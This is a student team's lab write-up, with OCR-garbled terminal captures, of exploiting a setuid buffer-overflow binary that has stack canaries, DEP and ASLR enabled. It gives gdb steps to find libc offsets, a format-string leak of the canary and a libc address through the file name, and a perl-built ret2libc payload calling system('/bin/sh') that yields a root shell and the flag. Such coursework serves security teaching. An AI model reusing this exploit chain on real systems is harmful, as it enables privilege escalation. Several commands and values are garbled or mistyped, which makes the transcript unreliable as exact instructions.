PROJECT 2 TEAM

Challenge:

Given challenge is to exploit the given code with buffer overflow vulnerability with the entire defense enabled to find the flag. Defenses include Data execution prevention, Stack smashing, and ASLR.

Challenge solution:

Code file in the given project2 VM, we complied it using gcc and made an executable file.

Then we ran the gdb and put a *break on main function* then we ran the code and *disassembled the main function*. Then we proceeded and put the break on address where it returned.

```
Droject/BUSGA97:-s is Desktop Documents Downhoads Music Pictures Public Templates Videos wulnFileCopy2 project/BUSGA97:-s dob vulnFileCopy2 project/BUSGA97:-s
```

Later we continued and then went one function forward using **stepi**. Here we got the address where system returned.

```
0x080487ec <+177>:
                                -0x1c(%ebp),%eax
   0x080487ef <+180>:
                               $0x4,%eax
                        add
   0x080487f2 <+183>:
                                (%eax),%eax
                        mov
   0x080487f4 <+185>:
                        sub
                               $0xc,%esp
   0x080487f7 <+188>:
                        push
                               %eax
   0x080487f8 <+189>:
                               0x8048823 <vulnFileCopy>
                        call
   0x080487fd <+194>:
                        add
                               $0x10,%esp
   0x08048800 <+197>:
                               0x8048808 <main+205>
                        jmp
  -Type <return> to continue, or q <return> to quit---
   0x08048802 <+199>:
                        call
                               0x80489b2 <usage>
   0x08048807 <+204>:
                        nop
   0x08048808 <+205>:
                        mov
                               -0xc(%ebp),%eax
   0x0804880b <+208>:
                               %gs:0x14,%eax
   0x08048812 <+215>:
                               0x8048819 <main+222>
                        jе
   0x08048814 <+217>:
                        call
                               0x8048550 < stack chk fail@plt>
   0x08048819 <+222>:
                        lea
                               -0x8(%ebp),%esp
   0x0804881c <+225>:
                        pop
                               %ecx
   0x0804881d <+226>:
                        pop
                               %ebx
   0x0804881e <+227>:
                        pop
                               %ebp
                               -0x4(%ecx),%esp
   0x0804881f <+228>:
                        lea
  0x08048822 <+231>:
                        ret
End of assembler dump.
(gdb) break *main+231
reakpoint 2 at 0x8048822
Starting program: /home/project2/vulnFileCopy2
Breakpoint 1, 0x0804874a in main ()
(gdb) stepi
0x0804874d in main ()
(gdb) c
Continuing.
Setuid failed.
Usage: ./vulnFileCopy2 [file name]
Breakpoint 2, 0x08048822 in main ()
0xb7d74f21 in
              __libc_start_main (main=0x804873b <main>, argc=1, argv=0xbfd833d4,
    init=0x80489d0 < _libc_csu_init>, fini=0x8048a30 < _libc_csu_fini>,
    rtld_fini=0xb7f679c0 <_dl_fini>, stack_end=0xbfd833cc) at ../csu/libc-start.c:310
       ../csu/libc-start.c: No such file or directory.
```

Later we ran command **p** system to find the system address. After finding the system address we subtracted the system address and return address to find the offset value.

By running command *info proc mappings* .To find command string address we used *find b7d5c000, b7f31000 "/bin/sh"*

```
gdb) print system
                                                        Addresss of
1 = {int (const char *)} 0xb7d992e0 <__libc_system>
                                                        libc_system
gdb<u>) p/x 0xb</u>7d992e0-0xb7d74f21
$2 = 0x243bf ←
                                                                           Offset of
(gdb) into prop mappings
                                                                           libc_sys- add
Undefined info command: "prop mappings". Try "help info".
                                                                           of libc_start_
(gdb) info proc mappings
                                                                           main
process 14284
Mapped address spaces:
        Start Addr
                     End Addr
                                     Size
                                               Offset objfile
                                                  0x0 /home/project2/vulnFileCopy2
         0x8048000
                    0x8049000
                                   0x1000
                    0x804a000
                                   0x1000
                                                  0x0 /home/project2/vulnFileCopy2
         0x8049000
                                               0x1000 /home/project2/vulnFileCopy2
         0x804a000
                    0x804b000
                                   0x1000
         0x92de000 0x92ff000
                                  0x21000
                                                  0x0 [heap]
       0xb7d5c000 0xb7f31000
                                 0x1d5000
                                                  0x0 /lib/i386-linux-gnu/libc-2.27.so
        0xb7f31000 0xb7f32000
                                   0×1000
                                            0x1d5000 /lib/i386-linux-gnu/libc-2.27.so
        0xb7f32000 0xb7f34000
                                   0x2000
                                            0x1d5000 /lib/i386-linux-gnu/libc-2.27.so
        0xb7f34000 0xb7f35000
                                   0x1000
                                            0x1d7000 /lib/i386-linux-gnu/libc-2.27.so
        0xb7f35000 0xb7f38000
                                   0x3000
                                                  0x0
        0xb7f51000 0xb7f53000
                                                  0x0
                                   0x2000
        0xb7f53000 0xb7f56000
                                   0x3000
                                                  0x0 [vvar]
        0xb7f56000 0xb7f58000
                                   0x2000
                                                  0x0 [vdso]
                                                  0x0 /lib/i386-linux-gnu/ld-2.27.so
        0xb7f58000 0xb7f7e000
                                  0x26000
                                             0x25000 /lib/i386-linux-gnu/ld-2.27.so
        0xb7f7e000 0xb7f7f000
                                   0×1000
                                   0x1000
                                              0x26000 /lib/i386-linux-gnu/ld-2.27.so
        0xb7f7f000 0xb7f80000
        0xbfd65000 0xbfd86000
                                  0x21000
                                                  0x0 [stack]
(gdb) find 0xb7d5c000, 0xb7f35000 "/bin/sh"
A syntax error in expression, near `"/bin/sh"'
<u>(gdb) find 0x</u>b7d5c000, 0xb7f31000, "/bin/sh'
                                                        Address of cmd str
0xb7eda0af
  pattern found.
 gdb) p/x 0xb7eda0af-0xb7d74f21
                                                    Offset of cmd str
    0.165100
```

Calculations for offset:

- Libc_sys libc_start_main = offset to find dynamic main = 243bf
- Libc_system address of command string = offset of dynamic cmd string = 16518e

Later we ran the code using following exploit to gain the memory leak


We ran the command run \$(perl -e 'print "%print "%08x.."x200') to find the memory leak

We got the dump from which we identified the *canary as a91af900* and *libc* reference address as b7d40f21.

Now to determine the positions of these values we took the help of MS Word as follows.

And we found that canary is on 163rd position and libc ref address is on 183rd position.

This helped us in crafting our final payload.



We quit the gdb and on terminal we found the address of exit using

Objdump -dj .plt vulnFileCopy2 | grep 'exit'

```
project2@CS647:~$ objdump -ej .plt vulnFileCopy2 | grep 'exit'
objdump: section '.plt' mentioned in a -j option, but not found in any input file
project2@CS647:~$ objdump -dj .plt vulnFileCopy2 | grep 'exit'
080485a0 <exit@plt>:
```

Now as we have all the values necessary to perform attack we ran the program using command

./VulnFileCopy2 'canary(%163\$x) libc_reference_address(%183\$x)'

We successfully got the canary value and libc ref address.

```
project2@CS647:~$ ./vulnFileCopy2 'canary(%163$x) libc_reference_address(%183$x)'
File to copy: canary(e04ee100) libc_reference_address(b7d96f21)
Press enter to begin copying...
Done copying.
$ whoami
p2root
```

We paused the program and opened another terminal to craft our payload.

We designed our payload as buffer is of 600 bytes.

Final calculations:

- Lib_ret_add + offset of (libc_sys libc_start_main)
 B7d8ff21 + 243bf = B7dbb2e0 which is dynamic address of main
- Libc_ret_add + offset of (address of cmd string libc_start_main)
 B7d8ff21 + 16518e = b7efc0af : address of dynamic command string

Now the format of payload we used is

```
perl —e 'print "A"x600 . "<canary>" . "A"x12 . "<dynamic address of main>" . "<exit address>" . "<address of dynamic cmd string>" > ['file name used to leak canary and libc_ref_add']
```

So our payload looked like:

```
perl-e 'print "A"x600 . "\x00\xe1\x4e\e0" . "A"x12 . "\xe0\xb2\xdb\xb7" . "\xa0\x85\x04\x08" . "\xaf\xc0\xef\xb7" > 'canary(%163$x) libc_reference_address(%183$x)'
```

```
<u>perl -e 'print "A"x600 . "\x00\xe1\x4e\xe0" . "A"x12 . "\xe0\xb2\xdb\xb7" . "\xa0\x85\x04\x08" . "\xaf\xc0\xef\xb7"' > 'canary(%163$x) libc_reference_a</u>
```

As we initially used payload to leak 2 address, this command saved the payload to get root in the file name. So after copying it, the system was tricked into executing our payload without stack smashing to get root access.

```
project2@CS647:~$ ./vulnFileCopy2 'canary(%163$x) libc_reference_address(%183$x)'

File to copy: canary(e04ee100) libc_reference_address(b7d96f21)

Press enter to begin copying...

Done copying.
$ whoami
b2root
$ pwd
```


After running the command **whoami** we confirmed that the access was of root privilege.

Then we went one directory back and saw the content of the directory to find flag.JPG

We copied it to our tmp directory and performed sha256sum flag.JPG

```
Done copying.
 whoami
o2root
 pwd
home/project2
 cd ../p2root
 ls
lag.JPG
cp flag.JPG /tmp
$ cd /tmp
config-err-DaxWEZ
flag.JPG
lu36378k5yxq.tmp
OSL PIPE 800 SingleOfficeIPC b45318f3a6e346d890b8564e6b88803d
ssh-NWjcbtABaSiZ
systemd-private-bc674bb81ad745c6af7b5b88b1e44443-apache2.service-KvAzI8
systemd-private-bc674bb81ad745c6af7b5b88ble44443-bolt.service-4rcgun
systemd-private-bc674bb81ad745c6af7b5b88b1e44443-colord.service-agf8Zl
systemd-private-bc674bb81ad745c6af7b5b88b1e44443-ModemManager.service-1zZIjY
systemd-private-bc674bb81ad745c6af7b5b88b1e44443-rtkit-daemon.service-o1IYhJ
systemd-private-bc674bb81ad745c6af7b5b88b1e44443-systemd-resolved.service-KGVfFM
sha256sum flag.JPG
2866499cad9b78915d4d964ac40f3cdeea1445857e8eb3db3fd8b3df92e878b0
                                                                  flag.JPG
```

Then we went into our temp directory to find the flag.JPG to find the image which was our final flag.



Stackframe diagram:

0x fffffffc	Top of memory
	&username
08048f	Return addess
bfa93188	prev ebp
0x000000	Byte alignment
b7f00000	Byte alignment
a191af90	canary value
	data [196-199
	data[0-3]
b7f24474	filename [28 -31]
	other local var
b7d5c000	c lib
0x000000	Bottom of mem

Conclusion: We hence completed the project by finding the flag with all the defenses enabled.